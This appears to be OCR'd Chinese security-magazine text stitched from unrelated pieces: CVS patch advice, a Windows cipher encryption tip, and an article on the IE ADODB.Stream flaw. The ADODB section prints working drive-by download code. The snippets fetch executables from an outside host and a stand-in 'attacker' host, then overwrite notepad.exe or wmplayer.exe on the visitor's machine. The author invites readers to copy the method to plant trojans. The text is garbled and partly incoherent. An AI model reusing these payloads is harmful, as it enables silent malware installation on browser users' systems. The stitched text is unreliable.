在创建临时文件时没有使用安全的mktemp函数，它只是简单地将当前时间（秒）附加到已知文件名后。这是一个"竞争条件"安全漏洞。可以使用server.c中的mktemp(3)函数或者其他任何可以产生唯一文件名的方法来弥补。我们看看下面的例子会带来什么样的安全问题：

```
char?maketemp()
{
char?*name?=?"/tmp/tempfile";
creat(name,?0644);
chown(name,?0,?0);
return?name;
}
```

在上面的情况下，没有检查函数的返回值。如果攻击者拷贝UNIX??SHELL?–/bin/sh为/tmp/tempfile，creat()函数会不成功执行。使用mktemp函数创建临时文件，mktemp函数需要一个以"XXXXXX"为后缀的文件名，当文件创建后，文件名的前缀是由程序预先确定的，后缀里的6个"X"，由一个随机的值来代替。在某些系统中，6个"X"的前5位通常是用进程的ID号来填充的，最后一个"X"一般用26个小写字母中的一个来填充。因此，一个防范的简便方法是换用别的替代程序，或者修改源码，将所有的mktemp()调用换成mkstemp()。

另外，在/tmp/目录所在的分区使用空间配额也能解决部分问题。不过，关键在于预先防范，将系统补丁打好。

2．远程路径漏洞

对远程泄露路径漏洞，可以用下面的几个方法来实现防护。

（1）下载补丁

CVS已经公布了相关的补丁程序，地址如下：

```
http://ccvs.cvshome.org/servlets/ProjectDownloadList?action=download&dlID=466
http://ccvs.cvshome.org/servlets/ProjectDownloadList?action=download&dlID=468
```

各厂商也发布了升级补丁以修复这个安全问题，厂商的主页下载如下：

```
Source archives链接:
http://security.debian.org/pool/updates/main/c/cvs/cvs_1.11.1p1debian-9woody2.dsc
http://security.debian.org/pool/updates/main/c/cvs/cvs_1.11.1p1debian-9woody2.diff.gz
http://security.debian.org/pool/updates/main/c/cvs/cvs_1.11.1p1debian.orig.tar.gz
Intel IA-32 architecture链接:
http://security.debian.org/pool/updates/main/c/cvs/cvs_1.11.1p1debian-9woody2_i386.deb
Intel IA-64 architecture链接:
http://security.debian.org/pool/updates/main/c/cvs/cvs_1.11.1p1debian-9woody2_ia64.deb
HP Precision architecture链接:
http://security.debian.org/pool/updates/main/c/cvs/cvs_1.11.1p1debian-9woody2_hppa.deb
Motorola 680x0 architecture链接:
http://security.debian.org/pool/updates/main/c/cvs/cvs_1.11.1p1debian-9woody2_m68k.deb
PowerPC architecture链接:
http://security.debian.org/pool/updates/main/c/cvs/cvs_1.11.1p1debian-9woody2_powerpc.deb
IBM S/390 architecture链接:
http://security.debian.org/pool/updates/main/c/cvs/cvs_1.11.1p1debian-9woody2_s390.deb
Sun Sparc architecture链接:
http://security.debian.org/pool/updates/main/c/cvs/cvs_1.11.1p1debian-9woody2_sparc.deb
FreeBSD已经为此发布了一个安全公告(FreeBSD-SA-04:07)以及相应补丁:
链接 ftp://ftp.freebsd.org/pub/FreeBSD/CERT/advisories/FreeBSD-SA-04:07.cvs.asc
RedHat安全公告(RHSA-2004:154-01)以及相应补丁链接:
https://www.redhat.com/support/errata/RHSA-2004-154.html
```

最方便的方法是使用下面的命令来下载补丁软件：

```
??# wget url?(url是补丁下载链接地址)
```

（2）安装补丁。

手工安装补丁包的方法如下：

```
?# dpkg -i file.deb (file是相应的补丁名)
```

或者使用apt-get自动安装补丁包，首先使用下面的命令更新内部数据库：

```
?# apt-get update
```

然后，使用下面的命令安装更新软件包：

```
# apt-get upgrade
```

另外，如果是FreeBSD，首先要将有漏洞的系统升级到4-STABLE，或修订日期后的_5_2，RELENG_4_9或RELENG_4_8安全版本。

3．堆溢出漏洞的防护

目前厂商已经发布了升级补丁以修复这个安全问题，可到以下相关地址下载：

```
CVS Upgrade cvs-1.11.16.tar.gz
http://ccvs.cvshome.org/servlets/ProjectDownloadList?action=download&dlID=489
CVS Upgrade cvs-1.12.8.tar.gz
http://ccvs.cvshome.org/servlets/ProjectDownloadList?action=download&dlID=491
Debian 已经为此发布了一个安全公告（DSA-505-1）以及相应补丁：
DSA-505-1 (New cvs packages fix remote exploit) 链接：http://www.debian.org/security/2002/dsa-505
Source archives补丁下载：
http://security.debian.org/pool/updates/main/c/cvs/cvs_1.11.1p1debian-9woody4.dsc
http://security.debian.org/pool/updates/main/c/cvs/cvs_1.11.1p1debian-9woody4.diff.gz
http://security.debian.org/pool/updates/main/c/cvs/cvs_1.11.1p1debian.orig.tar.gz
Alpha architecture补丁下载：
http://security.debian.org/pool/updates/main/c/cvs/cvs_1.11.1p1debian-9woody4_alpha.deb
ARM architecture补丁下载：
http://security.debian.org/pool/updates/main/c/cvs/cvs_1.11.1p1debian-9woody4_arm.deb
```

手工安装补丁的方法可以使用如下命令：

```
# wget url??(url是补丁下载链接地址)
```

然后，使用下面的命令来安装补丁：

```
# dpkg -i file.deb (file是相应的补丁名)
```

使用apt-get自动安装补丁包：?? 首先，使用下面的命令更新内部数据库：

```
# apt-get update
```

然后，使用下面的命令安装更新软件包：

```
# apt-get upgrade
```

另外，如果是FreeBSD，首先要将有漏洞的系统升级到4-STABLE，或修订日期后的_5_2，RELENG_4_9或RELENG_4_8安全版本。或者为当前系统打补丁。

如果需要从攻击原理上防范，还可以参考一下关于malloc函数的使用方法。其功能是分配一定长度的内存块。如果分配成功则返回指向被分配内存的指针，否则返回空指针NULL。当内存不再使用时，应使用free()函数将内存块释放。例如：

```
#include <syslib.h>
#include <alloc.h>
main()
{
char *p;
clrscr();        // clear screen
p=(char *)malloc(100);
if(p)
printf("Memory Allocated at: %x",p);
else
printf("Not Enough Memory!\n");
free(p);
getchar();
return 0;
}
```

实际上，类似的漏洞在其他的软件上已经出现很多次了，虽然CVS这个软件对一般用户的影响不是很大，但对于开放源代码的软件用户来说，可谓影响深远，本文所提出的防范方法也借鉴了其他软件的防范方法。因此，也需要对同类软件的漏洞多加借鉴，从而免受攻击之苦。


CMD下加密NTFS目录文件夹和文件

举例来看 1.加密F盘下的efs目录 在"命令提示符"窗口，进入到"F:\>"提示符下，然后运行"cipher /e efs"命令，接着系统提示"正在加密 f:\中的目录，efs [OK]，一个目录中一个目录被加密"信息后，完成"efs"目录的加密操作。如果要加密efs目录下的所有子目录，运行"cipher /e /s: efs"命令即可。2.加密F盘下efs1目录中的"ichat.txt"文件，在命令提示符窗口中运行"cipher /e /a efs1\ichat.txt"命令后，系统提示"ichat.txt[OK]，1 个目录中的 1 个文件(或目录)已被加密"信息后，完成对ichat.txt文件的加密。如果要加密该目录下的所有文件，运行"cipher /e /a efs1*"命令即可。

加密后再来看看如何查询加密目录和加密文件 可以使用cipher.exe命令查询系统中哪些目录和文件被加密，如查询F盘中的efs目录是否被加密，在命令提示符窗口中输入"cipher efs"命令，然后系统提示"E efs"信息，说明efs目录已被加密。要查询efs目录中哪些文件已被加密，运行"cipher efs*"命令即可。

如何来解密目录文件夹呢？在命令提示符窗口中运行"cipher/d efs"命令后，就将efs目录解密。要解密efs目录下的所有子目录运行"cipher/d/s: efs"命令即可。要解密efs1目录ichat.txt文件，运行"cipher/d/a efs1\ichat.txt"命令，解密该目录所有文件，运行"cipher /d /a efs1*"命令即可。

再谈ADODB.Stream漏洞防护



难度等级：中
适合读者：脚本爱好者、普通网民

文／图 彭文波

脚本小子：ADODB.Stream对象是一个用于通过Microsoft Internet Explorer进行网络数据流传输的组件。通过ADODB.Stream对象，远程攻击者可以在目标用户系统上安装恶意文件。眼下网络上这个东西满天飞，无数朋友深受其害。由此我们特约此文，再从“实用”的角度给大家介绍一下ADODB漏洞的防护方法。

这个漏洞比较常用的方法是攻击者会先建立一个网站，用免费电影等内容来吸引用户，并利用恶意网页木马对这些用户进行攻击。通过IE浏览器的漏洞，把任何恶意病毒放到用户的机器上，从而造成很严重的后果。根据目前的情况，带有恶意代码的网站大都是中文成人网站、非正规的电影网站，并且不排除已经有人通过改进这些代码来编写更厉害的木马病毒。

通过ADODB.Stream对象，可以将攻击者指定的文件写入或者覆盖到目标文件系统中，当用户使用浏览器时，可使HTML文档在磁盘上安装文件。实际攻击过程中，还可以利用HTML形式的E-maiL来触发。危险的是，目前这个漏洞还没有完整的官方补丁，并且适用于Windows 98到Windows 2003的所有IE！

攻击步骤详解

为了便于说明，首先给出一个网页例子，主要讲述ADODB和XMLHTTP对象的一些知识。在这个代码中，目标用户的记事本程序会被来自http://ip3e83566f.speed.planet.nl/NOTEPAD.EXE的程序覆盖，所以要测试的话，最好先备份记事本。对ADODB对象使用方法不了解的朋友也不要慌，先看看如下的测试方法，具体的使用格式我们将逐步介绍：

```
<script language="vbscript">
const adTypeBinary = 1
const adSaveCreateOverwrite = 2
const adModeReadWrite = 3

set xmlHTTP = CreateObject("Microsoft.XMLHTTP")
xmlHTTP.open "GET","http://ip3e83566f.speed.planet.nl/
NOTEPAD.EXE",
false
xmlHTTP.send
contents = xmlHTTP.responseBody
```

```
Set oStr = CreateObject("ADODB.Stream")
oStr.Mode = adModeReadWrite
oStr.Type = adTypeBinary
oStr.Open

oStr.Write(contents)
oStr.SaveToFile "c:\\test.exe", adSaveCreateOverwrite
</script>
```

在上面的例子中，MSXML中提供了Microsoft.XMLHTTP对象，能够完成从数据包到Request对象的转换以及发送任务。创建XMLHTTP对象的语句如下：

```
Set objXML = CreateObject(Msxml2.XMLHTTP)或
Set objXML = CreateObject("Microsoft.XMLHTTP")
```

对象创建后调用Open方法对Request对象进行初始化，语法格式为：

```
poster.open http-method, url, async, userID, password
```

Open方法中包含了5个参数，前3个是必要的，后两个是可选的（在服务器需要进行身份验证时提供）。参数的含义如下所示：

http-method	HTTP的通信方式，比如GET或是 POST
url	接收XML数据的服务器的URL地址。通常在URL中要指明 ASP或CGI程序
async	一个布尔标识，说明请求是否为异步的。如果是异步通信方式(true)，客户机就不等待服务器的响应；如果是同步方式(false)，客户机就要等到服务器返回消息后才去执行其他操作
userID	用户ID，用于服务器身份验证
password	用户密码，用于服务器身份验证

XMLHTTP对象的Send方法。用Open方法对Request对象进行初始化后，调用Send方法发送XML数据：

```
poster.send XML-data
```

Send方法的参数类型是Variant，可以是字符串、DOM树或任意数据流。发送数据的方式分为同步和异步两种。在异步方式下，数据包一旦发送完毕，就结束Send进程，客户机执行其他的操作；而在同步方式下，客户机要等到服务器返回确认消息后才结束Send进程。XMLHTTP对象中的ReadyState属性则能够反映出服务器在处理请求时的进展状况。客户机的程序还可以根据这个状态信息设置相应的事件处理方法。属性值及其含义如下表所示：

值	说明
0	Response对象已经创建，但XML文档上载过程尚未结束
1	XML文档已经装载完毕
2	XML文档已经装载完毕，正在处理中
3	部分XML文档已经解析
4	文档已经解析完毕，客户端可以接受返回消息

客户机处理响应信息。客户机接收到返回消息后，进行简单地处理，基本上就完成了C/S之间的一个交互周期。客户机接收响应是通过XMLHTTP对象的属性实现的：

responseTxt	将返回消息作为文本字符串
responseXML	将返回消息视为XML文档，在服务器响应消息中含有XML数据时使用
responseStream	将返回消息视为Stream对象

了解了这些参数的使用方法，我们再看上面的程序，是不是觉得眼熟多了。下面，我们来看看目标客户的程序是怎么被覆盖的。

为了进一步描述此方法，下面再给出一段比较典型的代码，读者朋友只要了解其中的大致用法即可，在后面我们还会给出一个完整的例子。这是一个覆盖Windows Media Player媒体播放器Wmplayer.exe的例子：

```
var x = new ActiveXObject("Microsoft.XMLHTTP");
x.Open("GET", "http://attacker/trojan.exe",0);
x.Send();

var s = new ActiveXObject("ADODB.Stream");
s.Mode = 3;
s.Type = 1;
s.Open();
s.Write(x.responseBody);

s.SaveToFile("C:\\Program Files\\Windows Media Player\\wmplayer.exe",2);
location.href = "mms://";
```

通过以上的讲解，我们可以了解到这样一个共同现象：要在目标用户系统上安装恶意文件，必须要使用到ADODB.Stream对象，同时最好结合XMLHTTP对象，当用户在浏览这个网页时，我们就可以悄悄地把一个来自固定网站的文件装到用户的机器上。

如果不懂复杂的XMLHTTP对象怎么办？本文还给急于了解此漏洞的读者提供了一个完整的网页实例，这个代码来自http://www.malware.com。首先，我们打开一个记事本，将代码另存为“self-exec.html”文件。具体代码如下：

```
<script language="vbs">
' have jelmer, will travel :)
' 04.11.03 http://www.malware.com
'array()数组较长，本例省略。
jelmersArray= array(......)

win2k="c:\winnt\system32\notepad.exe "
win2ok="c:\winnt\notepad.exe "
winxp="c:\windows\system32\notepad.exe"
winxpee="c:\windows\notepad.exe"
win98="c:\windows\notepad.exe"
win98ate="c:\windows\system32\notepad.exe"

Function toString(payloadArray)
For Each arrayElement In payloadArray
toString = toString & ChrB(arrayElement)
Next
End Function
Const adTypeBinary = 1
Const adTypeText = 2
Const adSaveCreateOverWrite = 2

set jelmer = CreateObject("Adodb.Stream")
jelmer.Type = adTypeText
jelmer.Open
jelmer.WriteText toString(jelmersArray)
jelmer.Position = 0
jelmer.Type = adTypeBinary
jelmer.Position = 2
bytearray = jelmer.Read
jelmer.Close

set malware = CreateObject("Adodb.Stream")
malware.Type = adTypeBinary
malware.Open
malware.Write bytearray
On Error Resume Next
malware.savetofile(win2k), adSaveCreateOverWrite
On Error Resume Next
malware.savetofile(win2ok), adSaveCreateOverWrite
On Error Resume Next
malware.savetofile(winxp), adSaveCreateOverWrite
On Error Resume Next
malware.savetofile(winxpee), adSaveCreateOverWrite
On Error Resume Next
malware.savetofile(win98), adSaveCreateOverWrite
On Error Resume Next
malware.savetofile(win9ate), adSaveCreateOverWrite
On Error Resume Next
malware.Close
document.location="view-source:"+document.location.href
</script>
<body bgcolor=#d7d7d7 scroll=no>
<center><b>
```

```
<font style="font-size:2cm;font-family:arial" color=#ff0000>
ju<sup>n</sup>k w<sub>a</sub>re</font></b></center>
```

然后，将这个代码放到任何一个网页空间，如果想得到对方机器中的某些文件，或者想植入某个木马文件，也可以仿效此方法。本例可以覆盖目标用户机器上的"notepade.exe"文件。演示效果如图1所示。




图 1

现在，假设有个用户打开了这个网页，就会自动调用ADODB.Stream对象将他的Notepad.exe文件覆盖。有心计的朋友如果把这个记事本程序做成了木马（不会告诉我不知道怎么做吧），呵呵，后面的事情可就要三思而后行了。如果需要在网页中调用，还可以结合第一步、第二步的代码，编写出一些经典的攻击代码。

ADODB.Stream漏洞防范

微软公司暂时未对ADODB.Stream对象文件安装漏洞，因此，该漏洞可能很快会被网络中泛滥成灾的网页木马利用。目前，各大杀毒站点已经推出了ADODB.Stream组件漏洞防范工具。

1.金山毒霸

该软件的下载地址为：http://db.kingsoft.com/download/3/155.shtml。

软件下载后，直接运行，选择"卸载ADODB.Stream组件"按钮即可。等将来微软公司的补丁出来后，单击"恢复ADODB.Stream组件"即可。如图2所示。




图 2

2.瑞星

该软件的下载地址为：http://download.rising.com.cn/zsgj/Fix_ADODB.Stream.exe。

瑞星公司的站点已经将这个漏洞标记为"橙色（二级）安全警报"，而且微软的IE浏览器最近发现多个安全缺陷，利用这些危险漏洞的恶意代码已经在网上频频出现。根据瑞星实验室的测试结果，在Windows 2000/XP系统下，即使给系统打上最新补丁，也无法防止攻击者对此缺陷的利用，感染的几率相当高。足见此漏洞可能带来的危害。下载该软件后，运行界面如图3所示。




图 3

采取以上措施后，我们发现，代码不能正常执行了，这样就避免了系统入侵。在浏览器的左下角出现一个黄色的警告，双击这个警告图标，弹出如图4所示的窗口，表明ActiveX部件不能创建对象"ADOBD.Stream"，即告成功。如图4所示。

